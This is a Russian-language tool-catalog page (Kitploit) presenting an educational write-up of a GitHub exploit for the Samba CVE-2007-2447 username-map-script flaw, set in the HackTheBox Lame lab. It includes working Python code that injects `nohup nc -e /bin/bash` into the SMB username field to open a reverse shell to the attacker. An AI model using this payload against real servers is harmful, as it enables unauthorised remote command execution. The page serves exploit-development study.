Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2007-2447 — Учебная реализация эксплойта для уязвимости CVE-2007-2447 в Samba 3.0.20-3.0.25rc, связанной с выполнением команд через скрипт карты имён пользователей (username map script), с полезной нагрузкой на Python SMB-клиенте и обратной оболочкой через netcat. | Kitploit
Инструменты/GitHubGitHub/foudadev/cve-2007-2447
Анализ уязвимостейЭксплуатацияТестирование на ПроникновениеКомандование и УправлениеОбучение и ОбразованиеИнструмент Удаленного ДоступаРазработка Полезной НагрузкиЭксплуатация Бинарных ФайловЛаборатории и Практика
GitHubfoudadev/cve-2007-2447

CVE-2007-2447

1242 лет назадЕщё не проверено

Учебная реализация эксплойта для уязвимости CVE-2007-2447 в Samba 3.0.20-3.0.25rc, связанной с выполнением команд через скрипт карты имён пользователей (username map script), с полезной нагрузкой на Python SMB-клиенте и обратной оболочкой через netcat.

Репозиторий
Поделиться

ExploitDev Journey #6 | CVE-2007-2447 | Samba 3.0.20 < 3.0.25rc 'Username' map script' Выполнение команды

Оригинальный эксплойт: https://www.exploit-db.com/exploits/16320

Название эксплойта: Samba username map script RCE
CVE: 2007-2447
Лаборатория: Lame - HackTheBox

Описание

В версиях Samba ниже 3.0.25 существует уязвимость, которая позволяет атакующему выполнять системные команды, отправляя на SMB-сервер некорректно сформированный запрос с именем пользователя.


Как это работает

Вот пример использования команды nohup для создания каталога:

С точки зрения программирования /= означает оператор деления с присваиванием, обычно используемый в циклах. Но зачем нам использовать его здесь?
Причина использования этого оператора — разделить поле домена и поле имени пользователя при отправке запроса; лучшее объяснение можно найти здесь. Мы используем поле имени пользователя, чтобы открыть netcat-соединение и подключиться к нашему серверу.


Пишем эксплойт

Писать эксплойт очень просто, потому что для Python уже есть библиотека SMB Client (установите пакет python3-samba), так что всё, что вам нужно сделать, — использовать её следующим образом:

username = f"/=`nohup nc -e /bin/bash {lhost} {lport}`"
conn = SMBConnection(username, '', '', '')

try:
    print("Sending payload")
    conn.connect(rhost, rport, timeout=10)
except Exception as e:
    sys.exit(e)

Давайте разберёмся, как работает SMBConnection. Я указал username, но что это за три другие пустые строки?
Эти три других аргумента: password, my_name и remote_name

Для того чтобы наш эксплойт было легко читать, мы можем явно указать их вместе со значениями, но значения аргументов после username не обязательны:

conn = SMBConnection(username=username, password='', my_name='', remote_name='')

Следующую часть понять проще: мы используем экземпляр класса SMBConnection для установки соединения и передаём IP-адрес цели, порт и таймаут в секундах:

conn.connect(rhost, rport, timeout=10)

Заключительные мысли

На этом занятии по разработке эксплойтов вы узнали о создании SMB-клиента и подключении к SMB-серверу. Вы также узнали о командах Linux, таких как nohup, с которыми можно поэкспериментировать позже. Вы узнали, как подключиться к машине атакующего с машины жертвы с помощью netcat, — это может пригодиться в вашем пути разработчика эксплойтов.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    344
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    308

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →







